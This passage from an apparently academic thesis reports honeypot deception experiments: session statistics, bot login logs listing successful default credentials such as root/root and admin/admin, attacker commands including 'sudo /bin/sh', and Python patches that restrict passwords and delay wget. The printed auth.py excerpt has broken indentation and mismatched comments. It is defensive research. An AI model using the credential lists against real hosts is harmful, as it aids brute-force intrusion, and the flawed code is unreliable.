
Figure 14. Percentage of successful logins in Phase 1.



d. Measures of User Activity

As mentioned in Chapter III, we suspected that most traffic connecting to our honeypot originated from bots running identical scripts. We extracted the inputs from each session and compared their hash values. In 229 sessions, there were only 29 unique sets of inputs (12% of total sessions), confirming our hypothesis. Session durations were bimodal and predominantly between 2 and 38 seconds or between 185 and 232 seconds (Figure 15 generated Excel charts).

Figure 15. Histogram of session duration in Phase 1.



Session duration may be misleading because it could start with or end with a long wait for timeout either by the server or client. As such, we also computed the duration between the first and last user input to determine if there was a significant period of inactivity at the beginning or end of the session (Figures 16 and 17). We observed that the durations were spread over two intervals. On the lower end, the period of inactivity was about 30 seconds or less and represents user inactivity before the first input and file-transfer duration. On the higher end, the inactivity period is greater than 180 seconds, which is the timeout period for our SSH server.

Figure 16. Histogram of interval between first and last input in Phase 1.






Figure 17. Histogram of inactivity duration before first input and after last input in Phase 1.



Analysis of the logs revealed that sessions that lasted between 2 and 38 seconds were non-interactive sessions, while sessions between 185 and 232 seconds were interactive sessions. All the non-interactive sessions terminated upon the completion of their last command, while all the interactive sessions waited for the session to time out.

The number of command inputs during a session was concentrated at two extremes (Figure 18). At the lower end, 47% of the sessions had less than five inputs. At the higher end, about 50% of the sessions had more than 37 inputs. By comparing the hashes of the input sequences, we found 40 sessions had the same 39 commands. In addition, there were 74 sessions with the same 41 commands.

Figure 18. Histogram of Inputs per session in Phase 1.




These two groups of sessions are likely popular scripts. In fact, the usage of these two sequences of input originated from the same IP address in Poland. This client logs in between 5 and 16 times daily, averaging eight times per day. The logins used the “root” and “admin” accounts and with different passwords for each account (Figure 19). The scripts run were largely similar with two additional commands inserted between the first and second command of the shorter sequence (See Table 7 for details). These sessions were also the only interactive SSH sessions found during this phase.

Table 7. Comparison of two similar sequences of input.

Input number	Shorter sequence	Longer sequence	Remarks
1	/gweerwe323f	/gweerwe323f	
2	/bin/busybox cp	sudo /bin/sh	Additions to the longer sequence
3		/bin/sh	
4		/bin/busybox cp	

Figure 19. Sample of logins from IP address originating from Poland.



Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-02-15 17:18:46	[redacted]	edbb90e92908	root	root	1
2018-02-16 02:39:22	[redacted]	8ad6c54db757	root	123456	1
2018-02-16 15:36:08	[redacted]	aecfc592c9ee	admin	default	1
2018-02-16 15:36:44	[redacted]	5f8295047429	admin	default	1
2018-02-16 16:22:34	[redacted]	41c8b4d718dc	admin	password	1
2018-02-16 23:11:07	[redacted]	fda0f52ee5e1	admin	admin	1
2018-02-17 04:33:14	[redacted]	7047aa977df6	root	password	1
2018-02-17 05:01:36	[redacted]	d0b239676e6e	root	root	1
2018-02-17 11:18:57	[redacted]	ebf222f3135d	admin	password	1
2018-02-17 17:29:21	[redacted]	9a25aef9094f	admin	admin	1
2018-02-17 17:46:04	[redacted]	9bd2e3f8346b	admin	admin	1
2018-02-17 21:41:42	[redacted]	69b1019d89b9	admin	default	1
2018-02-18 06:22:52	[redacted]	c86535bed731	root	123456	1
2018-02-18 08:16:34	[redacted]	929326da13ac	root	root	1
2018-02-18 14:43:20	[redacted]	b577e6b75947	admin	default	1
2018-02-18 15:12:13	[redacted]	cf1c61690a84	admin	default	1
2018-02-18 15:33:08	[redacted]	8e3157fb7fcf	root	password	1
2018-02-18 19:08:07	[redacted]	e4a0a7cc9b60	admin	admin	1
2018-02-18 19:42:30	[redacted]	393bd3aa25dd	root	root	1
2018-02-18 22:51:47	[redacted]	dbf48ca29d55	admin	admin	1
2018-02-19 02:17:41	[redacted]	d155657cab7e	root	password	1
2018-02-19 06:00:30	[redacted]	77a19445af34	root	root	1
2018-02-19 12:03:46	[redacted]	540e6e28a950	root	123456	1
2018-02-19 18:48:24	[redacted]	758b7ba60065	root	123456	1
2018-02-19 19:19:08	[redacted]	d4fc34b78bf5	root	123456	1
2018-02-20 00:25:15	[redacted]	4dcf870ff247	root	password	1
2018-02-20 02:14:31	[redacted]	00f63b8deea9	root	root	1

Of the 229 sessions with activities, 26 sessions transferred files using the wget command. Fifteen of the 27 files transferred were distinct. The wget command is frequently used on systems and has a great variety of responses that can be presented to a client. Therefore, we decided to focus our deception techniques on this command.

B. PHASE 2—IMPLEMENTATION OF DECEPTION TECHNIQUES

In Phase 2, we enhanced the honeypots with some deception techniques discussed in Chapter II and studied how cyber attackers reacted to them. Three specific deception techniques (defensive camouflage, delays, and false excuses) were implemented in the SSH honeypot in Phases 2A, 2B and 2C respectively. Phase 2D was subsequently added to correct an error in the implementation of Phases 2B and 2C. For the Web honeypot, we implemented the fake-files deception technique.

1. Phase 2A: Fake Files for the Web Honeypot


This phase of the experiment used the fake-files deception technique, where interesting fake files are used as bait for attackers who exploit the honeypot looking for personal or corporate data. Using the ten most common paths that the attackers accessed in Phase 1, we generated fake files whose filenames are hashed using MD5 [35] and placed them into our Web honeypot. In addition to this, we generated a Web page called "members.htm" with fake personal details such as name, email address, and contact number. The code for the generators is detailed in Appendix D.

a. Overall Activities

A total of 1,562 sessions was captured in Phase 2A from 384 distinct IP addresses. This was around a fourfold increase in the number of sessions and around a fivefold increase in the number of distinct IP addresses as compared to Phase 1. We noticed that SNARE was first accessed 39 minutes after deployment and last accessed 52 minutes before the experiment was stopped. As compared to Phase 1, many more attackers accessed the Web honeypot, and they first accessed it earlier than before. This increase in traffic may be due to us submitting the SNARE website link to Google index before the start of this phase. The peak of the traffic was on May 21, 2018, when there were 169 probes that day. The minimum number of probes per day-besides the start day-occurred on May 18, 2018, when there were 54 probes.

As shown in Figure 20, 41% of the attackers came from a single IP address A in the United States. There were also many attackers from China, which provided six of the top 10 addresses. IP address A was not the top IP address in Phase 1; it used the NMAP scripting engine and it belongs to our school. For the traffic from China, the six IP addresses were in AbuseIPDB, and all were reported to be associated with malicious activities. Not counting the sessions from the United States, Phase 2A was dominated by attackers from China, which made up 68% of the traffic. This is interesting as the traffic from China was just 7% in Phase 1.


Figure 20. Phase 2A SNARE—Top 10 number of connections per unique IP.



b. *Top Ten Paths*

Most attackers in Phase 2A were accessing the default root directory of the Web server. They made up around 40% (638/1562) of the total number of sessions. For the remaining 60%, we observed an interesting change in the attackers' action. In Phase 1, the top 10 paths were mainly setup.php files, but in Phase 2A the top 10 paths were index.php, and only 3% (49/1562) were setup.php pages. Attackers only accessed three setup.php files (/phpmyadmin/scripts/setup.php, pma/scripts/setup.php, and phpMy Admin/scripts/setup.php) that we created. Nonetheless, there was no further action after the attackers accessed them.

Figure 21. Phase 2A SNARE—Top 10 paths that the attackers requested.



c. *Fake Personal Details Page*

We used a personal-name list provided by Prof. Rowe of around 280,000 distinct names to generate 100 distinct first-last name pairs. We also generated fake email addresses and contact numbers for them. To make the email addresses look convincing, we randomized their email addresses to be from the domains of mail.com, yahoo.com, nps.edu, hotmail.com, gmail.com, and comcast.net. The fake personal details were put into a formatted table in the "members.htm" file on our Web honeypot. Yet, we never observed attackers accessing it.

2. Phase 2A: Defensive Camouflage for the SSH Honeypot

Phase 2A sought to improve the authentication mechanism of the SSH Honeypot to be more like an actual SSH server. We allowed each IP address to log in using multiple usernames, but each username could only have one acceptable password. This condition reduces the number of sessions established from the same host using different passwords for a single username and running identical scripts (Section 4D) which provide no additional insights on user activities. The following code segment (Figure 22) was added to the auth.py file to implement this improvement.


Figure 22. Code segment added to the auth.py.

```
self.ipdb_file = src_ip                          #set the filename to the ip of the client

  if path.isfile(self.ipdb_file):                #if file exist for the source ip
      with open(self.ipdb_file, 'rb') as fp:     #open file
        while True:                              #infinite loop
          rawline = fp.readline()                #read line in file
          if not rawline:                        #eof
            break                                #break out of infinite lop
          line = rawline.strip()                 #remove whitespaces at beginning and end #of rawline
          if not line:                           #if line is empty
            continue

          if line.startswith(b'#'):              #if the line is a comment
            continue

          (login, uid, passwd) = line.split(b':', 2)    #split line into the variables

               self.ipdb.append((login, passwd))        #append the username and password combination to the list

      for (login, passwd) in self.ipdb:          #for each combination in the list
        # Explicitly fail on !password
        if login == thelogin and passwd != thepasswd:                  #if username is found and #password is
                                                                       blacklisted
          return False
        if login == thelogin and passwd == thepasswd:                  #if username is found and #password is
                                                                       blacklisted
          return True
  for (login, passwd) in self.userdb:
#start of original code to check username and password combination against userdb.txt
```

a. Overall Activities

Phase 2A had 31,193 login attempts, a 37% increase from Phase 1. The number of distinct IP addresses recorded also increased by 9.4% to 639. The five highest numbers of probes continued to originate from Russia and were all login attempts carried out at five-minute intervals. While the host addresses were different, the network addresses came from two of the same network addresses observed in Phase 1. Despite restricting passwords, the proportion of successful logins remained largely unchanged (Figure 23). There were, however, fewer sessions that proceeded with further activities after login.

Figure 23. Percentage of successful logins in Phase 2A.



b. Measures of User Activity

Session durations in Phase 2A were concentrated between 32 and 41 seconds (Figure 24). Compared to Phase 1, there were significantly fewer short-duration sessions (Figure 25). This may suggest that the defensive camouflage is hiding the honeypot, resulting in attackers interacting longer with it. Three interactive SSH sessions originated from a different IP address and ran different inputs on the honeypot.

Figure 24. Histogram of session durations for Phase 2A.






Figure 25. Histogram comparison of durations between first and last input between Phase 1 and Phase 2A.



In Phase 2A, close to 83% of the sessions had only four commands (Figure 26). Only one session (0.6%) in Phase 2A entered more than 10 commands, compared to about 50% of the sessions in Phase 1. The two scripts that contributed a high number of commands were not found during this phase. They could have lost popularity, or attackers might have shifted to other types of attacks.

Figure 26. Histogram comparison of number of commands between Phase 1 and Phase 2A.



The number of unique sets of input among established sessions dropped from 29 in Phase 1 to 16 in Phase 2A. There was also a decline in the number of file transfers during this phase. Only seven of the sessions transferred files, of which five were unique.

3. Phase 2B: Delays for the wget Command on the SSH Honeypot

In this phase, modifications made to the honeypot in Phase 2A were maintained, and a delay deception was added to the wget command. For this experiment, we implemented a delay to the apparent progress of the wget command with a random value between 30 seconds and 90 seconds. In selecting the lower bound, we wanted a delay that was significant enough compared to the time required to transfer the file, while the upper bound needed to be lower than the inactivity timeout period of 180 seconds so that the SSH session would not terminate due to inactivity. To enable the transfer to take place in the background while making it seem like there was no progress to the file transfer, we hid the progress bar of the transfer and only begin to display it after the delay (Figure 27). As discussed in Chapter 2, this enables a scan of the file to decide if we should allow the client to run it.


Figure 27. Code segment added to wget.py.

```
def pageEnd(self):
        ########################################
        #original code to save file to download folder
        ########################################

        minD = 30               #minimum delay
        maxD = 90               #maximum delay
        delay = random.randint(minD, maxD)          #generate delay value
        time.sleep(delay)

        ##############################################################
        #original code to write download complete message to client's terminal
        ##############################################################
```

a. *Overall Activities*

In Phase 2B, we maintained the list of permitted username-password combinations that were generated for each IP address in Phase 2A. There were 62,658 login attempts, a 100% increase from Phase 2A. The number of distinct IP addresses also increased by 73.8% to 1,111. The proportion of successful logins increased by 16% compared to Phase 1, and the number of sessions that continued with further activities increased from 164 to 258 (Figure 28).

Figure 28. Percentage of successful login in Phase 2B.




The top five IP addresses with the highest number of probes continued to originate from Russia and were all login attempts carried out at five-minute intervals. While the host addresses were different, the network addresses came from two of the same network addresses observed in Phase 1.

b. Measures of User Activity

